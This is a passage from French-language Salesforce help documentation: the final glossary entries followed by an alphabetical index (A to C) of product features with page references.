**Pistes Web directes**
Source de piste spécifique qui indique la génération de la piste lorsqu'un utilisateur a ajouté votre site Web à ses favoris ou saisi directement son URL dans un navigateur, puis rempli le formulaire Web vers piste contenant le code de suivi Salesforce.

**Liens Web**
Consultez Liens personnalisés.

**Pistes de référencement Web**
Source de piste spécifique qui indique la génération de la piste lorsqu'un utilisateur a navigué vers votre site Web via un lien de référencement ou depuis un autre site, puis rempli le formulaire Web vers piste contenant le code de suivi Salesforce. Par exemple, si un utilisateur visite le site de votre partenaire et clique sur un lien qui mène vers votre site Web, puis rempli le formulaire Web vers piste, une piste de référencement de site Web est générée. Les détails de la source de la liste comprennent l'URL de chaque piste de référencement Web.

**Web vers requête**
Fonctionnalité qui permet de recueillir les problèmes de support client et des commentaires depuis le site Web de votre société, puis de générer des requêtes en utilisant ces données.

**Web vers piste**
Fonctionnalité qui permet de recueillir les informations d'inscription ou de profil depuis le site Web de votre société, puis de générer des requêtes en utilisant ces données.

**Action de workflow**
Une action de workflow, comme une alerte par e-mail, une mise à jour de champ, un message sortant ou une tâche, déclenchée lorsque les conditions d'une règle de workflow sont remplies.

**Règle de workflow**
Une règle de workflow définit les actions de workflow exécutées lorsque ses conditions sont remplies. Vous pouvez configurer des actions de workflow afin qu'elles s'exécutent immédiatement dès qu'un enregistrement remplit les conditions définies dans votre règle de workflow. Vous pouvez également définir des déclencheurs temporels afin d'exécuter les actions de workflow à une date donnée.

# X

Aucune entrée dans le glossaire.

# Y

Aucune entrée dans le glossaire.

# Z

**Zone**
Les zones aident organisent les idées et les questions en groupes logiques, chaque zone possédant ses propres centres d'intérêt, idées et questions uniques.

# INDEX


@mentions
    mention de groupes dans des publications et des commentaires 3310
    mention de personnes dans des publications et des commentaires 3310
\ 4142
#tags
    3328

100 % Salesforce
    acceptation d'une invitation 1700
    configuration 2202
    connexions 1701
    liste associée de partage externe 1718
    paramètres 2202
    refus d'une invitation 1700
    statut de l'enregistrement 1718


## A


Absence de ressource
    champs sur lesquels porte la recherche 425
Acceptation
    événements 1550
accès 1618, 4087
Accès
    à propos de 566
    notifications par e-mail Chatter 3285
    paramètres de messagerie Chatter 3285
    révocation 620
Accès à distance
    étendue 6057
    gestion des applications 6012
        OAuth
            6057
        étendue 6057
    présentation 5992
    révocation de l'accès 6058
    terminologie 6025
    utilisation d'un jeton d'ID 6060
    utilisation des URL d'identité 6061
    utilisation du jeton d'accès 6060
    utilisation du point de terminaison Configuration de l'authentification 6071
    utilisation du point de terminaison OpenID Connect Discovery 6070
    utilisation du point de terminaison UserInfo 6067
Accès à l'application
    demande approuvée 6073
    demandes 6072
    refuser l'accès 6074
Accès API 986
Accès aux données entre les organisations
    accès des utilisateurs 5708
    adaptateur inter-organisations pour Salesforce Connect 5705
    ID d'enregistrement 5708
    Noms d'API 5707
    organisations abonnée et fournisseur 5706
accès aux enregistrements
    Accès total 119
    Lecture seule 119
    Lecture/Écriture 119
    Privé 119
Accès de l'API au package 6242
Accès distance
    authentification des utilisateurs 6026
    développement pour 6026
Accès réseau 911, 914–915, 934
accès, contrôle 3939
Accessibilité
    aperçu 52
    autres formats de document 52
    limites 6386
    mode Accessibilité 55
    mode Accessibilité dans Salesforce 53
    plug-ins 15
    raccourcis clavier 15–16
    recommandations 55
    support 52
    test 52
Accompagnement
    Work.com 1627
Accueil 6359
Accueil de Lightning Experience
    attribution de page 306
    définition de la page par défaut 305
ACT!
    exportation de données 728
    mappage des champs pour importation 733
Actif
    champs recherchés 392, 413, 417
    champs sur lesquels porte la recherche 399, 410, 413–414, 419, 424, 426, 433

Actifs
affichage 1336
ajout 6368
modification 1336
Suppression 1337
Tableaux de bord 4284
Actifs financiers
ajouter à un compte d'investissement 6367
dans un compte d'investissement 6367
Action globaleaction rapide
Invocation dans le flux 5212
Invoquer dans le flux 5212
action rapide envoyer un e-mail
champs 2915
modèles d'e-mail par défaut 2914
Action sociale
personnaliser 3207
Action spécifique à un objet
Invocation dans le flux 5212
Actions
actions d'élément de liste 5632, 5635, 5641
actions de composant Lightning 5605
actions globales 5599
actions mobiles intelligentes 5597
actions par défaut 5593, 5595
actions personnalisées 5604–5605, 5611
actions spécifiques à un objet 5602
activation dans Chatter 5611
activer 3744
affichage d'éléments de fil pour des enregistrements associés 3754
ajout d'actions à l'éditeur Chatter 5618
ajout d'actions à Salesforce1 5618
avec et sans Chatter 5614
barre d'actions 5630, 5635, 5641
champs dans les actions par défaut 5595
configuration avec Chatter 5612
configuration sans Chatter 5613
considérations relatives à la barre d'actions 5641
création 5603, 5617
création d'actions rapides globales 5600
création de pages Visualforce à utiliser en tant qu'actions personnalisées 5606, 5608, 5610
création de présentations d'éditeur globales 3749, 5622
dans Lightning Experience 5626, 5630
dépannage 5644
meilleures pratiques 5643
message de succès personnalisé 5617
notes 5620
Actions *(suite)*
organisation de la barre d'actions 5635
paramètre Tous les objets associés 3754
personnalisation des présentations d'éditeur globales 3750, 5623
prérequis à l'utilisation d'applications de zone de dessin en tant qu'actions personnalisées 5611
présentation 5589, 5599, 5602
réorganisation d'actions dans l'éditeur Chatter 5618
réorganisation des actions dans Salesforce1 5618
spécifiques à un objet 5642
suppression d'actions de l'éditeur Chatter 5618
suppression d'actions de Salesforce1 5618
types 5591
types d'enregistrement 5642
valeurs de champ prédéfinies 5619–5620
Actions automatisées
ajout à des processus d'approbation 5103
aperçu 5309, 5322
dans les processus d'approbation 5102
Actions Chatter
tâches à partir des publications 3758
Actions d'élément de liste 5632, 5635, 5641
Actions Envoyer
création 2910
Actions globales
création 5600, 5617
message de succès personnalisé 5617
utiliser à partir d'un processus 5042
Actions mobiles intelligentes 5597
actions rapides
Console de service 2908
Actions spécifiques à un objet
création 5603, 5617
message de succès personnalisé 5617
utiliser à partir d'un processus 5042
activation 4035
Activation
mises à jour critiques 484
processus 5052–5053
règles de workflow 5071
activation de l'option Activités partagées 2075–2076
activation de plusieurs devises
implications 2136
activation du navigateur 1124
activations 1124
Active Directory 1091–1092
Activer
application navigateur mobile Salesforce1 1155

Activer *(suite)*
Application Tableaux de bord mobiles pour iPad 4535
fonctionnalités de Work.com 2335
Visualforce 1170
activité 4309
Activité Chatter 3339
Activités
affichage 1506–1507
archivé 1519–1520
archivées 1519
contrôlé par parent 634
cumul dans des comptes, limitation 1512
en cours 1508–1509
historique 1508–1509
rapports 4257
tâches 5310
utilisation de la fenêtre de rappel 1517
Activités en cours
Affichage 1508–1509
Activités partagées
différences avec les activités non partagées 1511
rapports, affichage des détails 1513, 4291
activités, types de rapport personnalisé 1515, 4292
Actualités 1412
Adaptateur CTI
vérification d'une version 2449
Adaptateur inter-organisations, Salesforce Connect
à propos de 5705
accès des utilisateurs 5708
Champ standard d'ID externe 5708
compatibilité avec les autres fonctionnalités 5682
configuration 5709
considérations 5713
considérations relatives à l'utilisation d'API 5714
considérations relatives aux objets externes inscriptibles 5701
considérations sur la synchronisation 5684
ID d'enregistrement 5708
Noms d'API 5707
organisations abonnée et fournisseur 5706
source de données externe, ajout 5711
Adaptateur OData 2.0, Salesforce Connect
à propos de 5714
Champ standard d'ID externe 5715
configuration 5718
considérations 5724
Considérations relatives à SOQL 5699
considérations relatives aux objets externes inscriptibles 5701
considérations sur la protection CSRF 5728
considérations sur la recherche 5693
Adaptateur OData 2.0, Salesforce Connect *(suite)*
considérations sur la synchronisation 5685
considérations sur le SOSL 5696
Considérations sur les requêtes d'API 5691
considérations sur les volumes de données élevés 5727
considérations sur Socrata 5728
limitations en taux d'appels externes 5726
limitations numériques 5705
mappage de type 5729
pagination dans les résultats 5717
producteur OData 5725
source de données externe, ajout 5719
Adaptateur OData 4,0, Salesforce Connect
considérations 5724
considérations relatives aux objets externes inscriptibles 5701
considérations sur la synchronisation 5685
considérations sur les volumes de données élevés 5727
considérations sur Socrata 5728
limitations en taux d'appels externes 5726
limitations numériques 5705
source de données externe, ajout 5719
Adaptateur OData 4.0, Salesforce Connect
Champ standard d'ID externe 5715
considérations sur la recherche 5694
considérations sur le SOSL 5697
Considérations sur les requêtes d'API 5691
mappage de type 5731
pagination dans les résultats 5717
producteur OData 5725
Adaptateur personnalisé, Salesforce Connect
à propos de 5736
Champ standard d'ID externe 5737
configuration 5738
considérations 5743
Considérations relatives à SOQL 5699
considérations relatives aux objets externes inscriptibles 5702
considérations sur la synchronisation 5686
considérations sur le SOSL 5698
Considérations sur les requêtes d'API 5692
considérations sur les volumes de données élevés 5744
source de données externe, ajout 5740
Adaptateur Salesforce, Salesforce Connect
considérations relatives à l'utilisation d'API 5743
adaptateurs CTI
déploiement 2772
Adaptateurs CTI
déploiement 2772
Adaptateurs, Salesforce Connect 5676

administrateur Salesforce
  fonctionnalités invisibles 36
administration déléguée
  utilisateurs de communauté 3503
administration des autorisations 2503–2504, 2509, 2953, 2995–2997, 3001
Adresses
  mise à jour en masse 816
affichage 885
Affichage
  actifs 1336
  activités 1506–1507
  activités en cours 1508–1509
  activités terminées 1508–1509
  campagnes 1433
  commentaires de requête 2397
  comptes 1288, 1290
  concurrents 1601
  contacts 1343
  détails des contacts 1345
  documents 3447, 3451
  hiérarchies de requêtes 2416
  hiérarchies des comptes principaux 1309
  listes associées de comptes 1319
  listes de comptes de territoires 1477
  modèles de message 1766
  notes et pièces jointes 166
  objets personnalisés 4730
  partenaires 1729
  règles héritées de territoire 2063
  requêtes 2392, 2395
  requêtes associées 2417
  solutions 2536, 2538
  utilisateurs de territoires 2053
affichage d'une mise à jour unique 3334
Affichage d'une question 2459
affichage des données 4090, 4108
Afficher toutes les autorisations 628–629
Agents sécurisés 3792, 3797
agrégation
  définition 4088
Aide
  format PDF 4702
  personnalisé 4697
  pour des champs 4698
  pour des objets personnalisés et externes 4698–4700, 4702, 4704
  remplacement 4704
Aide au niveau du champ 4698
Aide personnalisée
  Aperçu 4697
  applications AppExchange 6266
  meilleures pratiques 4704
  niveau des champs 4698
  niveau objet 4698–4700, 4702, 4704
  pdf 4702
Ajout
  documents 3448
  langues du système de traduction 4713–4717, 4720
  membres d'équipe d'opportunité 2127–2128
  membres d'équipe de compte 2127–2128
  partenaires 1729
  pièces jointes 150
Ajout d'invités
  réunions demandées 1547
ajout d'un champ 4038, 4040
ajout d'un objet 4038, 4040
ajout de comptes 1371
ajout de contacts 1375
ajout de plages IP à une liste blanche dans une application connectée 6001
Ajouter à Salesforce 1891
ajouter une adresse 4572
Alerte par e-mail, élément 5202
Alertes affaires importantes
  personnalisation 2070
Alertes, e-mail 5312
algorithme de recherche 2522
Ancienneté
  requêtes 3265, 3267, 4285
annonces de groupe 3366
Annotations 3935, 4235
Annuaires
  utilisation d'un annuaire de centre d'appels 2446
Annulation
  réunions demandées 1549
Annulation d'une importation 748
Aperçu de l'application de zone de dessin
  présentation 5961
Apex
  accès depuis les packages 6242
  Affichage d'une classe 5886
  affichage des journaux de débogage 1146
  ajout d'utilisateurs à la surveillance 1144
  ajout de classes ou de déclencheurs à la surveillance 1144
  Aperçu 5876
  appel 5893
  appeler à partir d'un flux 5186

Apex *(suite)*
- classes 5883
- code 5876
- code source 5843
- création d'une classe 5877
- création d'une classe à partir d'un document WSDL 5889
- débogage 5831, 6108
- définition d'un déclencheur 5878
- définition de l'accès à la classe 5917–5918
- dépendances 5886, 6247
- détails du journal de débogage 6116
- e-mail 5931
- e-mails d'exception 5881
- éditeur 5842–5843
- erreurs dans les packages 5882
- exceptions 5881
- file d'attente des tâches 5890–5891
- filtres du journal de débogage 6121
- gestion des déclencheurs 5884
- journaux de débogage 6114
- modification 5831
- modification de l'accès à partir de packages AppExchange 6244
- motifs de partage 5919
- niveaux du journal de débogage 6121
- ordre de précédence du journal de débogage 6120
- outils 6167–6168
- page de détail du déclencheur 5888
- paramétrage de la sécurité de la classe 5916
- paramètres de version 5885
- point de terminaison d'appel 1084, 1087
- recalcul du partage Apex 5920
- récapitulatif de classe 5886
- réinitialisation des journaux de débogage 1144
- résultats d'exécution de test 6142
- service Web externe 5893
- services de messagerie électronique 5936
- surveillance des journaux système 1144
- téléchargement d'un document WSDL personnalisé 5964
- tests 5886, 6137–6138, 6141–6145, 6147

Apex Data Loader
- Voir le module Data Loader 748

API
- accès depuis les packages 6242
- modification de l'accès à partir de packages AppExchange 6244
- modifications d'événements récurrents 2304
- modifications de tâches récurrentes 2304
- téléchargement d'un WSDL 5964

API *(suite)*
- téléchargement d'un WSDL Entreprise 6246
- versions de package par défaut 6240

API d'authentification 6071

API Data.com 1892

API de données externes 3954

API de métadonnées 5965

API de transfert en masse
- chargement de pièces jointes 762

API métadonnées
- déploiements 6191

API REST Apex 719

API REST Rapports et tableaux de bord
- limitations 6432

API SOAP 719

API SOAP Apex 719

Appareil
- appareil perdu 39, 42, 965–966, 968
- navigateur ou application non reconnu 39
- téléphone perdu 39, 42, 965–966, 968

appareils
- sélection de présentation 4204

Appareils
- suppression 1252

Appeler un élément Apex 5200

Appels
- Impossible d'analyser l'erreur de réponse à l'appel 5893

Appels SoftPhone
- conférence 2441
- connexion 2438
- fin 2442
- lancement 2447
- numérotation par clic 2449
- rapports 4289
- réponse 2437
- transfert 2440

Appels téléphoniques
- Voir appels SoftPhone 2447

AppExchange
- accès de l'API au package 6242
- aide personnalisée 6266
- ajout de composants 6207
- attribution d'éditeurs 6267
- conception d'applications 6223
- création de correctifs 6285
- création de packages 6206, 6240, 6260–6262, 6264–6266, 6269
- développement de la documentation d'une application 6266
- erreurs Apex 5882

AppExchange *(suite)*
Exemples de tableau de bord CRM 4506
gestion des packages 6204
gestion des téléchargements 6284
marque 6273–6274
marque d'e-mail 6276–6278
marque de connexion 6274
Marque de connexion 6275
Menu d'application Force.com 5794
modification de l'accès API dans un package 6244
packages 1263
packages gérés 6201
paramètres du développeur 6204
qui peut utiliser 1275
qui peut utiliser des packages 1276
Rapports Data.com 1954
suppression de composants 6238
Tableau de bord Data.com 1954
téléchargement de packages 6269
téléchargements 1261
transfert de correctifs 6285
types de versions des packages gérés 6205
versions de packages gérés 6205
application 4, 4215–4216
Application
attribution de licences pour 1270
Application Authenticator 967
application Community 2733
application connectée
flux d'authentification 6028, 6041, 6044, 6049, 6052, 6055
flux de jeton du porteur JWT 6036
flux porteur SAML 6033
terminologie 6025
Application connectée
contrôle de l'accès 6004–6005, 6008
création 5992, 5994
désinstallation 6025
détails 6005
empaquetage 6001
gestion 6006
messages d'erreur de notification automatique 6015
modification 6001, 6004–6005, 6008
notifications automatiques APNS, test 6014
Notifications automatiques GCM Android, test 6015
restrictions IP 6004–6005, 6008
suppression 6001
surveillance de l'utilisation 6011
test des notifications automatiques 6013
URL de départ 6005, 6008
Application connectée basée sur SAML
définition 1074
Application de sous-onglet 5804
Application Event Monitoring Wave 3916, 3922–3924, 3926
application mobile Salesforce Authenticator
authentification à deux facteurs 107, 109–110
blocage des activités de compte non reconnues 110
configuration requise 105
connexion d'un compte 107
connexion du compte 40, 959
emplacements approuvés 111
ne plus approuver 111
retirer le compte 108
types de compte 107
comptes code uniquement 107
comptes standard 107
vérification de l'activité du compte 109
vérifications automatisées 111
désactivation des vérifications automatisées 111
Application mobile Salesforce Authenticator
accès 104
accessibilité 106
aperçu 102
authentification à deux facteurs 103, 110
emplacements de confiance 110
installation 104
prise en charge des paramètres régionaux et de la langue 106
vérification de l'activité du compte 110
vérifications automatisées 110
application mobile Salesforce1
accès 82
comparaison des fonctionnalités 82
connexion impossible 92
Désactiver 95
Données prises en charge 90
installation 82
marque 1171, 1173
personnalisation du menu de navigation 1159
présentation des étapes de configuration 1148, 1150
présentation du menu de navigation 1156
Redirection vers l'application navigateur mobile 95
ressources 92
utilisation 92
Visualforce 1170

application navigateur mobile Salesforce1
activation 1153
configuration de l'accès utilisateur 1153
paramètres 1155
application sales wave 3857, 3859, 3861, 3871, 3873, 3877, 3879, 3882–3885, 3887–3888, 3942, 3945–3946
Application Salesforce Classic Mobile
limitations 1253
Application SalesforceA
présentation 1200
application service wave 3889, 3891, 3893, 3903, 3906, 3909–3910, 3912, 3914
application Service Wave 3905
Applications
Aperçu 5794
attribution de licences pour 1273
concevoir 6223
considérations 5802
Création 5799
gestion des licences pour 1268
Lanceur d'application 32
lightning 5800–5802
ouverture 31–32, 5807
Packages
6223
comportement d'un composant 6223
Packages gérés
6223
comportement d'un composant 6223
Packages non gérés
6223
comportement d'un composant 6223
présentation 5800–5801
processus de développement 6236
révocation de licences pour 1271
téléchargement amont 6269
visibilité, définition dans des profils 598
visibilité, paramètres dans des ensembles d'autorisations 614
Applications composites
exemples 5954
applications connectées
provisionnement utilisateur 6017, 6019, 6021
Applications connectées
gestion des applications 6012
utilisation du point de terminaison Configuration de l'authentification 6071
utilisation du point de terminaison OpenID Connect Discovery 6070
utilisation du point de terminaison UserInfo 6067
Applications de sous-onglet
gestion 5805
Applications de sous-onglet personnalisées
modification 5805
Applications Google
vue d'ensemble 3482
Applications Lightning
création 5801
mise à niveau depuis Classic 5802
présentation 5800
applications mobiles Salesforce1
configuration requise 88
utilisation 94
Applications personnalisées
Aperçu 5794
considérations 5802
démarrage rapide d'application 5796
lightning 5800–5802
présentation 5800
Applications Salesforce1
aperçu 80
utilisation 94
Applications téléchargeables Salesforce1
accès hors ligne 1162–1163, 1165, 1167, 1169, 1198
activation 1153–1154
activation de l'accès hors ligne 1169
affichage des données hors ligne 1163
cache 1163
configuration de l'accès utilisateur 1153–1154
disponible hors ligne 1167
fonctionnalité Offline Edit 1165
limitations hors-ligne 1198
mise à jour des données hors ligne 1165
applications wave 3857
applications Wave 4214
Approbations
soumettre à partir d'un flux 5222
soumettre à partir d'un processus 5045
Approbations dans Chatter
activation 5112
astuces et conseils 5111
désactivation 5112
observations 5111
préparation 5111
visibilité 5113
arbre généalogique
Data.com 1376
DUNSRight 1376

Archivage
articles 2530
contenu 3463
versions d'articles 2530
Archiver
articles 2529
Article
champs recherchés 411
Articles
activer les pièces jointes PDF dans les e-mails de requête 2422
archivage 2529
classement 3167
création 6328
création d'un article à partir d'une réponse 2466
créer 2523
envoi au format PDF à partir de requêtes 2422
exportation 806
fichier CSV pour l'importation dans Salesforce Knowledge 3110
fichier zip pour l'importation 3117
gestion 2514
historique 3102
importation 3107
importation de paramètres à partir de Salesforce Knowledge 3115
modèle d'accès 3182
modification 2523, 6328
préparation d'articles pour l'importation dans Salesforce Knowledge 3109
publier 2527
rapport 4297, 4300
rapports 4297
recherche dans la Salesforce Console 2558, 4602
rechercher 2519
Reportez-vous à la rubrique Salesforce Knowledge 3071, 3075, 3133
Reportez-vous à la rubrique Types d'article 3071, 3133
Reportez-vous à la rubrique Types d'articles 3075
statut d'exportation 3118
statut d'importation 3118
statut de validation 3101, 3132
suggestions dans des requêtes 2419
suivi des modifications 3102
suppression 2531
surveillance 2944
topics 3143, 3148
traduction 2528
versions 2530
Articles *(suite)*
versions archivées 2530
visibilité de champ dans les fichiers PDF 2422
Articles liés 3065
Articles Salesforce Knowledge
rapport 4297, 4300
rapports 4297
Articles similaires 3382, 3385
assistance sur site 3062
Assistant
Lightning Experience 73
assistant 73
Assistant Convertir l'accès utilisateur au portail
à propos de 2628
utilisation 2629
Assistant d'importation de données 745
Assistant de provisionnement utilisateur 6019
Assistants d'importation
Assistant d'importation de données 745–747
assurance élevée 1124
Attente dans un flux
types d'événement 5270
Attribution
Configurations de Salesforce pour Outlook 2301
configurations Lightning Sync 2280
pistes 1485
requêtes 2407
Audioconférences
lancement 2441
Audit
champs 1135, 1137–1138
authentification 1057
Authentification
Communautés 3579
authentification à deux facteurs 921, 947–949, 952, 959, 962–963, 965, 1124
Authentification à deux facteurs
déléguer les tâches de gestion 968
Authentification déléguée
authentification unique 984
configuration de l'authentification unique 985
Authentification externe 5751
Authentification par utilisateur
activation pour des sources de données externes 5750
activation pour les identifiants nommés 1090
champ Type d'identité, source de données externe 5677
configuration de l'utilisateur 5751
Authentification pour des systèmes externes 5751

authentification unique 917
Authentification unique
affichage 994
authentification déléguée 984
configuration de l'authentification déléguée 985
Connecteur Pardot et Salesforce, configuration 1331
débogage 1012
erreurs de connexion 987
exemple 1078
exemples d'assertions SAML 1000
flux d'assertion SAML 6055
fournisseurs d'authentification 956, 1026
historique de connexion 1011
meilleures pratiques 981
OAuth 6055
portails 2659
prérequis 989
présentation 978
SAML 956, 990
Sites 5571
valeurs du fournisseur d'identité 995
validation SAML 1012
Auto-inscription
Contrôleur Apex 3552
auto-inscription à une communauté
création de comptes personnels 3551
Automatisation des processus 5005
autorisation
communautés 2962
contact 2499
déclencheurs 2962
E-mail vers requête 2962
heures ouvrables 2994
limitations 2952
mise à jour 2995–2996
processus 2499
processus d'autorisation 2996–2997
types de rapport 2993
versions 2995–2996
versions de processus d'autorisation 2997
Web vers requête 2962
Autorisation
champs recherchés 407
autorisation d'exécution de tâches de mise à jour 1366
Autorisation utilisateur de la console de vente
activer 4546
autorisations
activation 2954
administration 2499
autorisations *(suite)*
affichage 2497
ajout 2497
aperçu 2499
autorisations utilisateur 2957
champs 2954
clonage 2497
communautés 3001
configuration 2953
création 2497
jalons 2963
modèles 2960
partage 2497
présentation 2496
présentations de page 2954
processus d'autorisation 2983–2984
références 2956
suppression 2497
vérification 2498
Autorisations
à propos de 566, 2947
activation dans le portail client 2648
activation dans le portail partenaire 1983
administratives 626
Afficher tout 628
application 626
champ 630
champs 2501
détermination de la configuration 2947
générales 626
importation des données 793
mise en route 2947
modèles 2947
Modifier tout 628
objet 627, 629
recherche 572
révocation 620
système 626
utilisateur 626
Autorisations administratives 626
Autorisations d'objet
ensembles d'autorisations 595
profils 595
autorisations de Event Monitoring Wave 3917–3920, 3922
Autorisations de l'application 626
autorisations de l'application Sales Wave Analytics 3868
Autorisations générales 626
Autorisations personnalisées
à propos de 6093

Autorisations personnalisées *(suite)*
activation dans des ensembles d'autorisations 617
activation dans des profils 599
autorisations personnalisées obligatoires 6096
création 6094
modification 6095
autorisations Sales Wave 3867–3870
Autorisations Sales Wave 3866
autorisations Service Wave 3898–3902
Autorisations système 626
Autorisations utilisateur 626
Autres sources de données
exportation de données 729

## B

Balisage
utilisation du composant de la barre latérale balise 158
Balises
activation 562
ajout au menu latéral 563
Aperçu 154
balisage des enregistrements 155
fusion 156
gestion 156
limites de balise 155
parcours 156
personnalisation 562
personnel ou public 154
personnelles et publiques 156
recherche 156
renommage 156
statistiques personnelles 156
suppression 156
suppression dans les enregistrements 156
suppression des balises 155
suppression utilisateurs désactivés 563
Balises personnelles
activation 562
statistiques 156
suppression utilisateurs désactivés 563
Balises publiques
activation 562
Barre d'actions
considérations 5641
organisation des actions 5635
présentation 5630
Barre des tâches 141
Barre latérale 64
Base de connaissances contextuelle 2558, 4602
Base de connaissances publique
prérequis 3075
Base de données test 6160
Bibliothèque de documents
Aperçu 3445
Boîte à outils d'intégration de Salesforce Console
création de composants de console personnalisés 4582
Boîte de dialogue de recherche
filtres 4884
personnalisation 4688–4689
Boîte de dialogue de référence
à propos de 181–182
bouton de chat
paramètres 2807
Boutons
considérations, boutons personnalisés 5671
Live Agent 2806
page de détail 4679
personnalisé 5645
remplacement 5657, 5659
Boutons de la page de détail 4679
Boutons et liens personnalisés
champs de fusion 5654
Boutons personnalisés
configuration 5645
propriétés des fenêtres 5653
références 5673

## C

Cache de la plate-forme
achat 819
partitions 817
Cache de plate-forme
évaluations 818
calcul de deltas 3982
Calculs d'appartenance à un groupe 703
calendrier 1524–1525, 1527–1529
Calendrier
activation de la création d'événement en cliquant 297
activation de la modification par glisser-déplacer 297
activation des liens survolés de la page d'accueil 297
icônes 1532
Onglet Accueil 71
partage 1530–1531
public et de ressources 2077
calendrier des campagnes marketing 1528–1529
calendrier des opportunités 1527
Calendrier public
configuration 2077

Calibration
Rapport 2383–2384
Work.com 2382–2384, 2386
Campagne
champs sur lesquels porte la recherche 395
kanban 136–137
limites 6424
Campagnes
affichage de l'influence de campagne 1466
affichage de la hiérarchie 1431
affichage de membres de campagne 1443
affichage et modification 1433
ajout de membres 1439
ajout de membres à partir de rapports 1440
ajout de membres à partir de vues de liste 1441
ajout en masse de membres 1462
Aperçu 1429
calculer le retour sur investissement 1468
champs 1454
Champs de membre de campagne 1444
configuration avancée 1435
configuration de l'influence de campagne 2117–2118, 2123
configuration des hiérarchies 1436
création des hiérarchies 1433
définition du statut de membre 1435
filtrage des vues de liste 121, 123
importation de membres de campagne 1446
influence de campagne 1462–1465, 1469, 2114, 2116, 2119–2122, 2124
activer des utilisateurs 2119
affichage des résultats de campagne 1464
ajout à des présentations 2119
ajout d'un modèle d'influence 2120
ajout d'une campagne à une opportunité 1463
définition d'un modèle d'influence principal 2121
rapports 1465
verrouillage d'un modèle d'influence 2122
limites d'influence 6424
liste associée Membres de campagne 1438
membres, ajout individuel 1434
modification de la responsabilité 1316
modification de membres 1437
page d'accueil 1430
Pardot, ajout 1330
Pardot, ajout de prospects de campagne 1330
partage 1461
rapports 4261
rapports de retour sur investissement 1469
renommage 4645
Campagnes *(suite)*
source de la campagne principale 1469
statistiques des hiérarchies 1432
statut des membres, importation 1447
Canal de service
paramètres 2852
Capture
requêtes Web 2618
capture d'écran 4110
Carte de l'aide 1
Carte du patient
configuration des paramètres d'onglet 6334
Cartes
limitations 6431
Cartes mobiles
ajout à des présentations de page 4677
gestion 4677
Catalogue de prix
champs sur lesquels porte la recherche 422
Catalogues
partager 1567
renommage 4645
Catalogues de prix
aperçu 1561
archivage, désactivation et suppression 1568
création 1566, 1575
présentation 1562
Catégorie
navigation dans les questions 2460
Catégories
Reportez-vous à la rubrique Catégories de données 3167, 3175
Reportez-vous à la rubrique Solutions 3167
Catégories de données
affichage des paramètres de visibilité par rôle 3183
comparées à d'autres modèles 3182
création 3175
création de groupes de catégories 3173
description 3167
exemples de paramètres de visibilité de groupes de catégories 3187
groupes de catégories 3174
modification des paramètres de visibilité 3185
modifier 3176
organiser 3176
positionner 3176
raccourcis clavier 3172
supprimer 3179
visibilité par défaut 3184

Catégories de données *(suite)*
visibility 3180
Centre d'appels
activation du protocole HTTPS dans un centre d'appels 2783
utilisation dans la Salesforce Console 2557, 4601
Centre d'Appels
à propos de 2771
adaptateurs CTI 2772
Adaptateurs CTI 2772
ajout d'un utilisateur à un centre d'appels 2785
annuaires de centres d'appels 2777
appel 2447
audioconférence 2441
clonage d'un centre d'appels 2775
configuration 2772
configuration requise 2432
connexion 2444
création d'un centre d'appels 2775
création de journaux des appels 2438
fichiers de spécification de centre d'appels 2773
fin d'un appel 2442
gestion des centres d'appels 2777
gestion des utilisateurs du centre d'appels 2784
importation de centres d'appels 2774
mise en attente d'un appelant 2439
modification de centres d'appels 2776
modification de l'état de l'utilisateur 2445
modification de paramètres personnels 2436
numérotation par clic 2449
Open CTI 2767
Outils CTI 2768
Présentations SoftPhone 2779
rapports 4289
réponse à un appel 2437
suppression d'un utilisateur d'un centre d'appels 2786
transfert d'un appel 2440
Utilisation 2443
utilisation d'un annuaire de centre d'appels 2446
vérification d'une version d'adaptateur 2449
Cercles d'influence 6376
Certificats
authentification mutuelle 1113–1114
chargement 1113
client API 1114
création 1111–1112
Certificats d'authentification client
téléchargement 5964
champ 882
Champ
limitations 6401
limites 6400–6401
champ crypté de Shield Platform Encryption 882
Champ personnalisé
limites 6392
champs
modification en ligne 146
Champs
abonnement 5782
accès 624, 626
accessibilité 621
ajout 4784
annulation de la publication 5780, 5786
attributs de champ personnalisé 4795
audit 1135, 1137–1138, 3102
autorisations 625
campagnes 1454
champs de piste personnalisés pour conversion des pistes, mappage 2110
Chiffre d'affaires annuel 1390
Volume de ventes annuel 1390
Nombre d'employés 1390
Employé 1390
Nombre d'employés - total 1390
commandes 1642
commandes de réduction 1642
comptes 1293
comptes personnels 1293
contacts 1350
Création 4784
dépendances 5963
devis 2152
équipes d'opportunité 1597
équipes de requête 2495
événements 2081, 2084
formules de valeur de champ par défaut 4829
gestion 4801
historique 1135, 1137–1138, 3102
informations sur la société 293
liste de sélection 4787–4788, 4815
liste de sélection globale 4815
Liste de sélection globale 4788
membre de campagne 1444
mise à jour en masse d'adresses 816

Champs *(suite)*
modèle de partage 634
modèles d'e-mail 1773
modèles de publipostage 1773
Modification 4802
notes 167
opportunités 1588, 1592
personnalisé 4783, 4787–4788, 4815
pistes 1486
portée opérationnelle 5963
produits commandés 1648
produits commandés à réduire 1648
publication 5780
récapitulatif de cumul 4879
récapitulatifs de cumul 4883
règles de validation 4833, 4835
renommage 4645
requêtes 2400
rôles 645
rôles de contact 1354
sécurité au niveau du champ 624, 626
Société D&B 1899
standard 4781
suivi des modifications 1135, 1137–1138, 3102
tâches 2091, 2094
universellement requis 4875
utilisateur 502
valeurs par défaut 4827
champs à sélection multiple 5160
champs calculés
tableau de comparaison (concepteur de tableau de bord Wave) 4179
Champs d'audit 5760, 5762
Champs de compte
Propriété 1389
Site du compte 1389
Champs de formule 6339
Champs de fusion
Commandes S-Control 5959
Comptes personnels 1281–1282
Formules 5004
Formules inter-objets 5004
insertion dans Microsoft Word 1759
instructions 5002
modèles d'e-mail 2240
Règles de validation 5003
requêtes 1773
Syntaxe 5002
utilisateur cible du workflow 5073
Champs de fusion des e-mails
Accès 1738
Partage 1738
Champs de liste de sélection
Étape (opportunités) 4810
Priorité (requêtes) 4810
Priorité (tâches) 4810
Rôle de contact (opportunités) 4810
Rôle de partenaire (comptes) 4810
Rôle du contrat (contacts) 4810
Statut (contrats) 4810
Statut (membres de campagne) 4810
Statut (requêtes) 4810
Statut (solutions) 4810
Statut (tâches) 4810
Statut de la piste (pistes) 4810
Type de tâche (tâches) 4810
Champs de texte enrichi 4806
Champs de zone de texte enrichi 4807
Champs obligatoires universels
à propos de 4875
champs personnalisés 4794
Champs personnalisés
accès utilisateur, adaptateur inter-organisations pour Salesforce Connect 5708
attributs 4795
Champ de fichier 3089
